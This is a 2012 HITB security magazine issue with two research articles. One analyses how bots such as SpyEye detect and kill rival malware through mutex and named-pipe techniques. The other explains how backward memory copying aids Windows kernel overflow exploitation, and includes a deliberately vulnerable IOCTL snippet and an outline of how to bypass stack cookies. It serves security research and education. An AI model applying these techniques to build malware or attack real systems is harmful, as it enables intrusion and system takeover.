hitb magazine

KEEPING KNOWLEDGE FREE

Volume 3, Issue 009, November 2012 *www.hackinthebox.org*

hitb magazine

Issue 009, November 2012

Editorial

Hello readers and welcome to the somewhat overdue Issue 009 of HITB Magazine. As they say, better late than never!

Originally, Issue 009 was supposed to have been released along side our 10th year anniversary conference in Kuala Lumpur, HITB2012KUL last month. However, the madness of putting on a conf with 42 of our most popular speakers from the last decade combined with celebrating 10 years of HITB awesomeness was just too much and we had to put the magazine release on hold.

But with all good things that take time, we think you'll be well pleased with what we have lined up for you in this issue as it's packed to the brim with hacking goodness including articles on Android Persistent Threats and a deeper look at the Memory Copy Functions in Local Windows Kernel Exploitation!!

We're always on the look out for great new content and research material, so if you're interested in getting published, drop us a line. In the meantime, enjoy the issue!

The Editorial Team
Hack in The Box Magazine

Editor-in-Chief
Zarul Shahrin
http://twitter.com/zarulshahrin

Editorial Advisor
Dhillon Andrew Kannabhiran

Technical Advisor
Mateusz "j00ru" Jurczyk
Gynvael Coldwind

Design
Shamik Kundu
http://twitter.com/cognitivedzine

Website
Bina Kundu

HITB Magazine – Keeping Knowledge Free
http://magazine.hackinthebox.org

Contents

Bot Wars - The Game of Win32/64 System Takeover

Aditya K Sood, *IOActive*

Botnets have been in existence for years. Third Generation Botnets (TGB's) use sophisticated attack vectors to infect users at a large scale. Botnets are cyber weapons that can jeopardize the integrity and security of the critical infrastructure on the Internet. There is an insidious war going among different generations' of botnets to exploit the target systems. This concept is termed as bot wars. This article explores the details of bot wars and how the bots kill each other to control the infected systems.

1. THE CRUX OF BOT WARS

Bots are the building blocks of botnets which are networks of compromised machines. Bots are the spy agents that control the infected machines and manipulate them accordingly. The compromised systems can be turned into zombies without much efforts. Considering the situation of present-day cyber world, Internet is facing threats from a number of botnets possessing different attack capabilities. The idea behind bot wars is to take control of the infected machines by killing other adversaries in the system. To increase the number of bot agents, the malware author embeds a code in the bot itself that scans the system for other threats and remove them accordingly by restoring the control of the compromised (infected) machine. As a result, the infected machine becomes a part of the different botnet. This adds a lot of value to the underground market because more bots result in more data that can be sold easily with profits. In addition, the bots can also be rented on demand as a crimeware service in the underground market.

Third Generation Botnets (TGB's) are highly motivated to steal sensitive information in order to conduct frauds and money laundering activities. Zeus started this era of botnets, and was further accompanied by SpyEye. An interesting analysis of Zeus bot has been presented here [1,2]. For understanding the design of SpyEye botnet, the researchers have presented a detailed research paper here [3]. The similar concept is also followed by other hybrid bots that utilize characteristics of different generations of botnets. SpyEye has a built-in component to detect Zeus bot in the infected system and kills it to take control of the Win32/64 system. This paper is divided as follows:

- In section 2, mutex objects are discussed to understand their importance in the operating system.
- In section 3, adversary detection logic is discussed which is implemented by bots to destroy the other threats present in the infected system.
- In section 4, proactive defense (PDEF+) component is presented which is used to eradicate the adversaries on the system. We also show how different API functions are used to build PDEF+ component.

2. UNDERSTANDING MUTEX OBJECTS

To understand the adversary detection logic (detecting other threats in the system) and PDEF+ in detail, a complete understanding of mutex objects is required. Mutual exclusion is a well known concept. But, it is good to discuss the importance of mutex objects in the context of this paper. Mutex objects are used to implement mutual exclusion principle in which no two processes are allowed to access the shared memory at the same time. The shared memory region is also referred as a critical section. Mutex is a synchronization object which is accessed by one thread at a time. No two threads are allowed to own a single mutex. For example: If two threads are required to access the mutex object to gain sole ownership, the concept of FIFO works. In this, a queue is generated and every subsequent thread waits for an active thread to release the mutex so that shared region becomes available for the thread waiting in the queue. It is possible for a thread running in a different process to access the mutex object of another process by duplicating the handle. This technique is used in the implementation of adversary detection logic in the real time. Without obtaining handle to the active process, the active mutex objects cannot be enumerated or scanned.

All the windows' resources such as mutexes, events, semaphores, etc. are managed by a Object Manager (Ob), which is a subsystem implemented in the windows kernel. Ob manages and keeps track of available resources in the active processes and avoids complexities. Every object has an associated handle which is an abstract reference to the object in the memory for performing operations using built-in API's. The *\BaseNamedObjects* directory in the Ob manager holds different mutexes, events, semaphores, and other resources. To get a list of active mutex objects in the system, a number of NT* functions are called to trap the kernel and execute the code. WinObj [9] tool by Sysinternals can automate this process. For example: Let's see if Malware Anti Bytes is running inside a system which is an active threat protection software as shown in *Figure 1*(see next page).

The related mutex object is shown in *Figure 2* (see next page).

The "MBAMTray CtrlMutex" object is generated by the legitimate software when an active MBAM process runs in the system. For understanding more about symbolic links (local, global, session) in the windows kernel object namespace, refer here [4,5]. In addition, mutex analysis is very important in incident response and network forensics. For more information about mutex object analysis, read this article on Net Witness's blog [6].

FIGURE 1: Malware bytes - Anti Malware Process is Active





FIGURE 2: Malware bytes - Active Mutex in the System




3. ADVERSARY DETECTION MODEL

Bot implements a well defined logic to detect its adversaries in the system. In this paper, we refer an adversary to a bot or a threat detected on the target system. Bots do not perform any critical operations in the infected system until the system is scrutinized against adversaries. *Figure 3* (see facing page) shows the adversary detection logic used by the bots to detect and remove the adversary from the infected system. This helps the bots to retain the control of the infected machines.

Step 1: Infection Entry Point (IEP) is defined as a vulnerability that is exploited to install malware in the system. It can also be an attack vector that allows the attacker to potentially compromise the system and infect it afterwards.

Step 2: The installed malware is usually a dropper, which is a wrapper used to hide the real bot. On successful downloading of the dropper, the bot extracts itself and deletes the dropper.

FIGURE 3: Adversary Detection Logic



Step 3: Before complete execution, the bot scans the system memory for noticeable objects such as mutexes, etc. to scrutinize the presence of other threats in the system.

Step 4: If the bot detects a mutex that is used by an adversary (other bot agent), then it triggers the PDEF+ component to obtain a handle to that mutex object and remove it from the system. If the adversary is not found, the bot executes in the system without any complexity.


Step 5: If the adversary is not removed from the system due to any reason, the bot restricts its execution in the system. The bot remains dormant for a certain period of time. After this, the bot starts the same process again to scan the system for known threats.

This logic can be implemented in several ways, but we will concentrate specifically on mutex based detection and related operations.

4. PROACTIVE DEFENSE (PDEF+)

The PDEF+ module is used as a weapon in the bot wars. In other words, it is considered as an advanced threat removal component. *Figure 4* (see next page) shows different methods that can be used by PDEF+ component to detect the presence of other threats on the system. This kind of functionality has been used by sophisticated malware (bots) such as SpyEye, Dorkbot and others. Generic malware do not use this kind of advanced feature. Designing this functionality of proactive defense shows that the malware authors are writing sophisticated malware frameworks for automating

FIGURE 4: View of PDEF+



the infections and killing the adversaries at the same time. PDEF+ is capable enough to detect, remove and modify the additional threats from the system.

To support this concept, this article presents a prototype for detecting a target object used by additional threat agent in the infected system. This PDEF+ component is designed based on the presence of mutex objects in the system. This logic is heavily used by the highly sophisticated malware mainly botnet frameworks. Due to modular architecture, the botnet frameworks are accompanied with PDEF+ components that are configured while building and updating the bots. *Figure 5* (opposite page) shows how Dorkbot (NGR) [7] monitors the process (iexplore.exe) operations to detect the possible threats that enter in the system through automated Browser Exploit Packs' (BEP) frameworks.

FIGURE 5: A Module of PDEF+ Component in Dorkbot (NGR)




Table 1 shows some of the examples of bots that implemented PDEF+ to kill their adversaries.

TABLE 1: A glimpse of Bot Wars

Bot Name	Target Bots
Dorkbot - NGR	gBot (v1 and v2)
	Butterfly Flooder
	Butterfly Bot
	Nearly all IRC bots
SpyEye	Zeus

4.1 Prototype of PDEF+ Model

The PDEF+ model is based on the implementation of Win 32 API functions. The bot is designed to use the windows built-in API calls to detect the presence of an adversary in the system using mutex objects. The prototype is presented as follows:

- The *NtQuerySystemInformation* (*ntdll.dll*) function is called to obtain system level information available in the kernel mode.
- The *RtlAdjustPrivilege* function is called to enable the privileges with a flag as *SET_DEBUG_PRIVILEGE* in the calling process.
- On obtaining information about a number of active processes in the system using flag *PSYSTEM_HANDLE_INFORMATION* as a part of *System Information* parameter in *NtQuerySystemInformation*, a loop is constructed to iterate over all the active processes in the system.
- The *OpenProcess* function is called with a process access right parameter set to *PROCESS_DUP_HANDLE*. The *NtDuplicateHandle* function is called to obtain the handle of the target process. In other words, the duplicated handle is a replica of the original handle and any modifications or alterations on the objects in the target process reflect through both handles.
- Once the process is opened and handle is obtained, *NtQueryObject* function is called to extract different types of information associated with the objects. It uses *OBJECT_NAME_INFORMATION* structure from the *ObjectNameInformation* class to get the information about the running objects in the target process. Basically, the *_OBJECT_NAME_INFORMATION* carries the name of the objects active in the running processes.
- Once the object name is extracted, it is matched against the object name used by the adversary in the system. This is done to verify that the running process holds information about the other threat in the system. For example: A bot that hooks explorer.exe process in the system definitely holds a reference to the mutex object.
- At this point, if the target process has an object whose name matches with the object name used by the adversary in the system, next steps are taken as follows:
  - Now, the aim is to communicate with that object in the target process using named pipes i.e. through interprocess communication mechanism. Let's say the infected process has an object name *__INFECTION__* (mutex). For interprocess communication between processes, the named pipe is generated as *L"\\\\.\\pipe\\{Name.Buffer}"*. The *Name.Buffer* holds the name of the object such as mutex name. This named pipe is used to communicate with the object present in the target process in the system.
  - After this, the *CreateFileW* function is called. The *dwDesiredAccess* parameter is passed with *GENERIC_READ|GENERIC_WRITE*, *FILE_SHARE_READ|FILE_SHARE_WRITE* flags. In addition to this, *dwCreationDisposition* parameter is passed with *OPEN_EXISTING* value to verify whether the object already exists or not. If the object is not present or handle fails, *WaitNamedPipeW* function is called with infinite

timeout value so that a new object is generated during that time for communication. All these functions are called from user mode but executed in the kernel mode.

- So, *CreateFileW* function is again called to connect to a named pipe with the format:"\\\\.*pipe**{Name.Buffer}*". If this is a success, then the target object is accessed. If not, the code interacts with the object manger to get the address of L"*BaseNamedObjects*\\" directory. It holds the references to objects such as mutexes, events, semaphores, timers, and section objects. So for accessing the mutex used by another bot in the system, it is accessed as "*BaseNamedObjects**__INFECTION__*".
- Now, the *SetNamedPipeHandleState* is called to set the mode (read, blocking) using flag *PIPE_READMODE_MESSAGE* for the named pipe. i.e. to access the specific objects in the process. The named pipe can be tested using *ReadFile* and *WriteFile* functions to verify whether read or write operations can be executed or not.

- It is now possible for the PDEF+ component to access the mutex handle used by the adversary. As the logic is implemented at the kernel mode with read/write operations on the target mutex, the PDEF+ can easily kill the mutex and take control of the system by deleting other malicious files by simply using *DeleteFile* function.

Fortunately, the researchers have leaked the source code used by SpyEye to kill Zeus here [8]. The source code can be mapped easily with the discussion above.

5. CONCLUSION

In this paper, a concept of bot wars has been explored. Considered the state of present-day botnets, these wars are unavoidable. The defenses are built by malware authors inside the malicious binary to take control over the infected system by eradicating other threats. A mutex based detection approach has been discussed to understand how exactly mutex objects are screened and communicated using named pipes for read/write operations. In the PDEF+ model, the malware author can also deploy other techniques such as process monitoring, API checks, etc. to determine if another adversary is present in the system. The bot wars prove that the malware authors are now aiming for complete control without any compromise with the other threats on the system. At last, the bot war is a game of complete control of the target system. ¶

References

1 On the Analysis of the Zeus Botnet Crimeware Toolkit, *http://www.ncfta.ca/papers/On_the_Analysis_of_the_Zeus_Botnet_Crimeware.pdf*
2 Reversal and Analysis of Zeus and SpyEye Banking Trojans, *http://www.ioactive.com/pdfs/ZeusSpyEyeBankingTrojanAnalysis.pdf*
3 Dissecting SpyEye – Understanding the design of third generation botnets, *http://www.sciencedirect.com/science/article/pii/S1389128612002666*
4 The kernel object namespace and Win32, part 1, *http://www.nynaeve.net/?p=61*
5 The kernel object namespace and Win32, part 2, *http://www.nynaeve.net/?p=86*
6 Mutex Analysis: The Canary in the Coal Mine (and Discovering New Families of Malware?, *http://www.networkforensics.com/forensics-and-reverse-engineering-series/mutex-analysis-the-canary-in-the-coal-mine-and-discovering-new-families-of-malware/*
7 Dissecting NGR Bot Framework, *http://secniche.org/released/VB_AKS_RB_RJE_NGR_BOT.pdf*
8 SpyEye Bot (Part two) - Conversations with the creator of crimeware, *http://www.malwareint.com/docs/spyeye-analysis-ii-en.pdf*
9 WinObj Tool, *http://technet.microsoft.com/en-us/sysinternals/bb896657.aspx*

Memory Copy Functions in Local Windows Kernel Exploitation

Mateusz "j00ru" Jurczyk

Arguably, moving data within physical memory is the most frequently performed operation on all commonly used system platforms running on either Intel X86-32 or AMD64, including Microsoft Windows; it has been shown to consume a significant percentage of the kernel execution time [1]. Introducing numerous optimizations relying on the block size, relations between source and destination virtual addresses or other factors seems reasonable and have been in fact included in multiple implementations; for example, the source code of the optimized *memcpy* routine[1] in the latest glibc available at the time of this writing takes 3138 lines, while the most naive implementation takes no more than two or three lines of C code. Although the nature of such optimizations always complies with the general rules set by the C / C++ specifications, they might expose some unintuitive or otherwise interesting behavior, which in extreme cases might even be taken advantage of during exploitation of software vulnerabilities. In this article, we present how one such behavior - reverse direction of memory copying process - can be used to facilitate successful local attacks against Windows kernel vulnerabilities.

OVERLAPPING MEMORY REGIONS

The *memcpy* and *memmove* functions have been both included in the C and C++ standard library specifications since the very early stages of the languages' development (at least C89 and C++98, their first standardized specifications); the initial versions of the routines' descriptions can be found in the ANSI C standard released in 1989, as shown in *Listing 1*.

As clearly shown, the only practical difference between the two functions is how they handle the case of overlapping memory regions, e.g. when the following condition is positive: $src<dst<src+size$. Specifying such region via *memcpy* arguments results in undefined behavior and as such is a programming error, whereas *memmove* is supposed to gracefully handle this corner case. As a result, *memcpy* is allowed to take

1 The implementation resides in the sysdeps/x86_64/multiarch/memcpy-ssse3.S file.

Listing 1: Initial descriptions of the memcpy and memmove routines in C89

```
4.11.2.1 The memcpy function
Synopsis
#include <string.h>
void *memcpy(void *s1, const void *s2, size_t n);

Description
The memcpy function copies n characters from the object pointed to
by s2 into the object pointed to by s1 . If copying takes place
between objects that overlap, the behavior is undefined.

Returns
The memcpy function returns the value of s1.

4.11.2.2 The memmove function
Synopsis
#include <string.h>
void *memmove(void *s1, const void *s2, size_t n);

Description
The memmove function copies n characters from the object pointed to
by s2 into the object pointed to by s1 . Copying takes place as if
the n characters from the object pointed to by s2 are first copied
into a temporary array of n characters that does not overlap the
objects pointed to by s1 and s2 , and then the n characters from the
temporary array are copied into the object pointed to by s1.

Returns
The memmove function returns the value of s1.
```

advantage of the design assumption and copy the bytes between buffers in whatever order it chooses to; most often, it just copies data starting from the beginning of the specified regions in units of 8, 16, 32 or more bits of size. In turn, *memmove* typically seems to work in a similar way, only introducing one of the two commonly observed variants of an if statement, both presented in *Listing 2*.

Listing 2: Commonly observed patterns in memmove implementations

```
1. long variant
if (src < dst && src + size > dst) {
  /* copy bytes backwards */
} else {
  /* copy bytes forward */
}

2. short variant
if (src < dst) {
  /* copy bytes backwards */
} else {
  /* copy bytes forward */
}
```

The latter expression is visibly a more general notation of the former - while consuming less CPU cycles, it still ensures the validity of the performed memory operations. The direction of iterating over a memory region doesn't make any difference under typical conditions when *dst* and *src* are both valid buffers of at least *size* bytes, but what happens when something goes wrong? Let's look into this in more detail in the next section.


EXPLOITABILITY USEFULNESS

As an obvious fact, there are only two potential scenarios (or a combination of those) in which the direction of filling out a specific memory region denoted by $\{dst\ ..dst{+}size\}$ could make a difference exploitability-wise; both of them rely on a *buffer overrun* or *out-of-bounds access* taking place during the function call:

1. There is a race between completing the copying process and accessing some of the bytes that have already been moved to the destination, such as a function pointer being used in a call.
2. It is expected that the *memcpy* or *memmove* function doesn't successfully complete, i.e. the procedure runs into an invalid memory area while trying to access an offset relative to either the *dst* or *src* buffers.

In practice, the first option could become realistic in the following, exemplary arrangement: *dst* and *src* are two separate buffers of sizes 0x10000 and 0x1000000 allocated from the kernel pool and user-mode heap, respectively. While the vulnerable device driver decides to entirely copy the *src* buffer into *dst*, the user has made sure that all virtual pages in the range of $(dst\ ..\ dst{+}0x1000000)$ are mapped to physical memory through kernel pool spraying - therefore, no exception would be generated due to invalid memory access. Additionally, some of the allocations following *dst* include kernel pointers that once overwritten could be used by user-land programs to execute arbitrary code with ring-0 privileges. Now, overwriting sixteen megabytes of kernel pool memory would typically result in an instant machine crash; however, if the *memmove* call is preempted by a user-mode thread at some point, triggering the usage of a pointer stored within the already overwritten area, it would be able to compromise the system sooner than it would crash due to other drivers trying to use the malformed data. *Image 1* illustrates the discussed situation.

Image 1: Partial kernel pool overwrite subject to a race condition




Although we could hope that such scenario would also be exploitable for the more intuitive forward copying, using the opposite direction gives us a significant edge: by manipulating *dst* + *size* to point to the address we desire to overwrite, it is filled with arbitrary bytes sooner than legitimate allocations (and far sooner than it would normally be), decreasing the chance of another module using malformed pool data before the machine is compromised. This could especially make a big difference in situations where *size* can be as large as 65kB or more, destroying important kernel structures during the process.

A similar effect could be achieved with a non-continuous destination region if the attacker was to make sure that he would be able to preempt thread execution and reference the overwritten area sooner than the system inevitably crashes. For any attack including a race condition one a single-cpu platform though, it is important that the vulnerable code runs at IRQL equal to PASSIVE_LEVEL; otherwise, its execution cannot be preempted by a user-mode thread, denying successful exploitation. On hardware configurations with multiple cores or physical processors, winning the race is really easy; for example, an attack carried out on a desktop PC with 4 cores was proven to work reliably for the *memmove* size operand as small as 0x100.

The second scenario assumes that for whatever reason, there is at least one page missing within the $(dst\ ..\ dst{+}size)$ or $(src\ ..src{+}size)$ region, thus the copying function will eventually try to access it, generate an exception and most likely bring the machine down. If one can control the *size* operand to a large extent (e.g. 20 - 31 least significant bits) and is able to make certain assumptions about the possible virtual address of the *dst* buffer residence such as it being allocated in between an exemplary 0xA8000000 - 0xB0000000 range, the condition may become a specific form of a *write-what-where* situation. By carefully choosing or indirectly affecting the *dst* and *size* operands, one could decide which memory area to overwrite first before facing the Blue Screen of Death. If correctly carried out, the attack could consist of overwriting one of the function pointers used while dispatching kernel-mode exceptions (e.g. nt!KiDebugRoutine), and thus compromise the system at the exact time of the copying function dereferencing an invalid address. This situation is illustrated in *Image 2*.

Image 2: A write-what-where condition with a roughly estimated where operand during memory copying



From a practical standpoint, reversing the copying order is primarily seen as beneficial because it makes it possible to corrupt specific regions of memory *before* writing to locations directly after the overflown buffer, or even entirely preventing it. Considering that these areas often contain important structures that shouldn't be tampered with - such as sensitive pool headers or stack cookies - we believe that taking advantage of backward data copying could be used to circumvent certain mitigation mechanisms. For instance, /GS stack cookie protection might be bypassed in both a preemption scenario, where data outside of the stack is overwritten and used first, as well as when the kernel exception handling execution flow is hijacked by overwriting an important data structure or function pointer. In both cases, the system would be hacked before it even got to the point of verifying the cookie value. What also makes such attacks more feasible is the fact that kernel-mode thread

stack addresses are known to user-mode applications [3], allowing more precise overwrites.

How realistic the attacks can be depends on numerous characteristics of a particular vulnerability in consideration: the system architecture, driver's compilation flags, variant of memory function used, relations between its operands and more. The next sections discuss which of the two range check variants presented above can be found in each of *memcpy* and *memmove* functions in 32-bit and 64-bit operating systems, and what prerequisites must be specifically met in order to provoke and make use of the behavior during vulnerability exploitation.

AFFECTED CONFIGURATIONS

We verified how calling one of the two memory copying functions translates to actual binary code in both third-party device drivers built for different system architectures (X86 and AMD64) and with different optimization settings, as well as the Windows kernel itself. To produce the executable images for testing, we used the WDK 7699.16385.1 environment for compilation and Windows 8 Release Preview for the actual kernel binaries. The results of the investigation are broken down in *Table 1*. The different sets of built-time flags are as follows: `/Od /Oi` for completely disabled optimization, `/Oxs` for full optimization and `/Ot` for speed-oriented optimization (as per the MSC_OPTIMIZATION article [4]).

Table 1: Specific memcpy and memmove implementations used by third-party drivers and the Windows kernel itself

	memcpy, 32-bit	memcpy, 64-bit	memmove, 32-bit	memmove, 64-bit
Drivers, no optimization	not affected	not affected	long variant (imported from nt)	short variant (statically linked)
Drivers, speed optimization	long variant (imported from nt)	short variant (statically linked)	long variant (imported from nt)	short variant (statically linked)
Drivers, full optimization	not affected	short variant (statically linked)	long variant (imported from nt)	short variant (statically linked)
ntoskrnl.exe	long variant	short variant	long variant	short variant

The meaning of each entry in the table is as follows: "not affected" denotes an implementation that always copies forward, such as a simple inlined version of *memcpy* making use of the `rep movsd` idiom with `DF=0`; this seems to be the case for all invocations of *memcpy* within non-optimized drivers, as well as 32-bit drivers with full optimization. The *long variant* term is used for the situation in which the destination pointer must fall exactly into the source region identified by *src* and *size*; we can see that it is used in both routines on a 32-bit kernel. Interestingly, these routines are widely used all across the system since almost every device driver imports the functions directly from the NT kernel (unless they use an inlined *memcpy*). Finally, the *short variant* where only the *dst* pointer needs to be greater than *src* is observed in *memcpy* and *memmove* in almost all 64-bit drivers, excluding non-optimized drivers calling *memcpy*. Unlike 32-bit modules, none of the 64-bit ones actually import those functions from the kernel; instead, they appear to have the very same implementation statically linked and embedded in the executable image.

With this in mind, let's see what the actual requirements are for the behavior to be of any use in practical conditions.

REQUIREMENTS - LONG VARIANT ON INTEL X86

The long variant of the if statement makes it relatively hard to use backward copy for one's benefit. Assuming that the attacker desires to trigger a *write-what-where* condition by carefully manipulating the *size* operand, we can consider two scenarios: copying memory from user- to kernel-land (while handling an IOCTL signal or otherwise interacting with a ring3 process) and between two kernel memory areas. In both cases, the local attacker must be able to roughly predict the virtual address of the buffer to overflow, a task that can be achieved using various undocumented pool massaging techniques. Furthermore, since the destination must overlap with the source region, the *size* parameter must not only be inadequate to *dst*, but also to *src*; otherwise, the two areas would never overlap. *Listing 3* makes a good example of a vulnerable code which allows an attacker to trigger the desired code paths - since the *x* variable is fully controlled and doesn't relate to an actual region represented by *src*, it can be manipulated in order to meet the $src<dst<src+size$ condition.

Listing 3: A flawed implementation of a METHOD_NEITHER IOCTL signal

```
__try {
  // x, y are user-controlled, thus can be crafted to cause an integer
  // overflow.
  ProbeForRead(input_buffer, x + y, sizeof(UCHAR));

  // an undersized buffer is allocated
  buffer = ExAllocatePool(PagedPool, x + y);

  // buffer overflow occurs with the "size" operand fully controlled
  memmove(buffer, input_buffer, x);
} except  (EXCEPTION_EXECUTE_HANDLER) {
  return GetExceptionCode();
}
```

Even with this, there are still some possible problems: if the *src* + *size* value overflows, the condition is never met (implying that most kernel-mode regions before *dst* can never be reached using this method). Likewise, if *dst* + *size* overflows, the attacker doesn't gain anything since the copying will eventually fail (at the latest when attempting to access the 0xffffffff address). In general, assuming that *addr* is the address to be overwritten with a *memcpy* or *memmove*, all of the following expressions must be true:

$$src + size < 0x100000000$$
$$dst + size < 0x100000000$$
$$src < dst < src + size$$
$$dst + size \geq addr$$

the above also implies:

$$0x100000000 - dst > dst - src$$

REQUIREMENTS - SHORT VARIANT IN INTEL X86-64

Since the short variant only requires the destination buffer to be *higher* in the virtual address space than the source, it is generally much easier to take advantage of. Most of all, when copying data from the user-mode memory areas into the kernel, the condition is always met, allowing the attacker to directly carry out a write

